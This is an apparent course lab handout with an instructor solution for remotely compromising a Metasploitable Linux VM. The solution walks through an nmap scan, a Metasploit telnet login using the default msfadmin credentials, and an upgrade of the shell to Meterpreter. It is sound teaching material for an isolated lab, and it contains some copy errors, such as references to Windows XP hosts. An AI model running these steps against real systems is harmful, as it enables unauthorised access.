Remote Exploitation II: Hacking Linux

Instructor Note: The intent of this class is for MIDN to remote exploit a vulnerable target host and take control of the system. Assistance from the Professor should be minimal if at all. MIDN may use any source to determine the solution as long as they cite it. The step-by-step instructions to successfully complete the lab are provided to the Professor and not visible to the MIDN, below. The solution will be made visible to the MIDN after they have submitted their deliverables.

Overview

Remote exploitation is the means by which an offensive cyber operator takes advantage of a flaw or vulnerability in a network, application, or service. The offenisve cyber operator uses this flaw or vulnerability in a way that the developer or engineer never intended, to achieve a desired outcome (e.g. root access). Some more common exploits that you've probably already heard of are SQL injections, buffer overflows, etc.

Remote exploitation techniques are used to exploit a product or a component of a product by an attacker who does not have access to the computer being targeted. It is suggested the MIDN read the Analysis and Exploitation of a Linux Kernel Vulnerability (CVE-2016-0728).

MIDN are expected to exploit the Metasploitable Linux target host and gain access to the system (i.e. via Secure Shell and Telnet). MIDN will complete the lab by following these high-level steps:

- Launch Kali Linux Cyber Operator VM (SY401_Kali_alpha)
- Launch Metasploitable Linux Target VM (SY401_GroupX_Metasploitable)
- Obtain Kali Linux and Metasploitable Linux target IP addresses
- From the Kali Linux Cyber Operator VM, use Nmap to scan target host for vulnerable services
- Take a screenshot of the vulnerable services
- Exploit the Telnet open port/service and run 'IFCONFIG' and 'sysinfo' on the target host. Take a screenshot of the IP address from the Kali Linux Cyber Operator VM. Also, take a screenshot of the sysinfo from the Kali Linux Cyber Operator VM
- Exploit the SSH open port/service and run 'IFCONFIG' on the target host. Take a screenshot of the IP address from the Kali Linux Cyber Operator VM

MIDN should read the tool documentation, installation guides, and perform Internet searches to find solutions to challenges they encounter. The Professor will provide minimal assistance. MIDN can use the following documentation to start:

- Metasploitable Linux Exploitability Guide
- Metasploit Telnet Auxiliary Modules
- Shell to Meterpreter
- Metasploit SSH Auxiliary Modules
- Metasploit Framework Wiki

Lab Deliverables

MIDN will submit a single PDF document to your Professor that contains the screenshots described above as your deliverable. The screenshots should be properly labeled. It is suggested that MIDN insert each of the required screenshots into a Microsoft Word document and export to a .PDF file.

For Sections 1131 and 5531 - MIDN should submit their file into their own folder in their assigned section folder in the SY401 Shared Folder found here

If you do not have a folder, please create a folder with your last name under your assigned section and place your lab deliverable in that folder.

If your professor prefers email submissions - the subject line of the email should be in the following format:

```
SY401 [Section Number]: [NAME OF LAB] (alpha)
```

For example:

```
SY401 1111: Lowering the Barrier to Entry - Open Source Tools (m123456)
```


MIDN should gracefully shutdown their Virtual Machines (VMs) at the end of class, or whenever they are not using them. Failing to do so will result in a non-graceful shutdown from SY401 Faculty each day. Students risk losing work if this simple process is not followed.

Hints

MIDN should document the IP addresses of their Kali Linux Cyber Operator VM and the Windows XP Target VM.


From the Kali Linux Terminal, you must start the SQL database before launching Metasploit. In order to do so, type the following. Postgresql is the service for which the postgres database runs.

```
service postgresql start
```




After starting the service, initialize the database by typing the following. This creates the tables and other data structures in the database that Metasploit uses to store data.

```
msfdb init
```



Next, start Metasploit by typing the following:

```
msfconsole
```



Once Metasploit starts, you can check the status of the database by typing the following:

```
dbstatus
```

If you get an error use Google to troubleshoot. One common error is the "*Database note connected to cache not built, using slow search*". To fix this, use the following steps from the msfconsole prompt:

Enable PostgreSQL by typing:

```
service postgresql start
```

Enable Metasploit by typing:

```
service metasploit start
```

Enable PostgreSQL to boot at start up by typing:

```
update-rc.d postgresql enable
```

Enable Metasppploit to boot at start up by typing:

```
update-rc.d metasploit enable
```

Rebuild Metasploits cache by typing:

```
db_rebuild_cache
```


MIDN will need to use the **search** command to find the appropriate auxiliary module, **use** command to load it, and **set rhosts**, **set rport**, **set username**, and **set password** commands before you **run** the module. MIDN will also need to use the **sessions** command to switch between the Telnet and Meterpreter session. In order to get the IP address and sysinfo, MIDN must be in the Meterpreter session.

Good luck Cyber Operators!!

Instructor Note:


Analysis

For the purpose of this lab, we will use the Metasploitable Linux host as our target. The visual below shows both the offensive cyber operator Kali Linux host and the Metasploitable Linux target host.



First, we need to find both hosts IP address. MIDN can use the "ifconfig" command on both hosts. This command allows you to find all the connected interfaces and network cards.

The visual below highlights the results of the commands being executed.



From the visual above, we can see that the IP address of the network interface is 10.10.1.56. This is the IP address for the target that MIDN would use later in this lab. When MIDN work on the lab in the classroom, they will get a different IP address for their Windows XP host and Kali Linux virtual machines. Note that this is not a public IP, but we can access it within the subnet.

Also from the visual above, we can see that the IP address of the network interface is 10.10.1.13. This is the IP address for the cyber operator that MIDN would use later in this lab. When MIDN work on the lab in the classroom, they will get a different IP address for their Ubuntu and Kali Linux virtual machines. Note that this is not a public IP, but we can access it within the subnet.


Remote Exploitation

To begin, MIDN must run Nmap on the target host to determine what services are running.


Launch a Terminal on the Kali Linux VM.

Type:

```
nmap -sS 10.10.1.56
```



The results should be something like what is shown below. Notice that both Telnet (23/TCP) and SSH (22/TCP) are running.




Launch Metasploit by typing:

```
msfconsole
```

Type:

```
use auxiliary/scanner/telnet/telnet_login
```



The following commands must be typed, followed by 'run' to execute.

Type:

```
set RHOSTS 10.10.1.56
```

Type:


```
set RPORT 23
```

Type:

```
set username msfadmin
```


Type:


```
set password msfadmin
```



Type the following:

```
run
```







We have successfully acquired shell on the target host.

Type the following to display the sessions we have.

```
sessions
```






Metasploit provides a wonderful option to upgrade a command shell to meterpreter shell. Load the following post module and the set the session id as that of telnet shell.

Type:

```
use post/multi/manage/shell_to_meterpreter
```




Type:

```
set session 1
```

Type:


```
run
```

As you can see in the below image, we successfully acquired a meterpreter session on the target host. We can see all the sessions we have using command “sessions”.




Type the following to display the sessions we have.

```
sessions
```




We can interact with session 2 by typing:

```
sessions -i 2
```




Type the following to obtain the IP address of the target host.

```
ipconfig
```



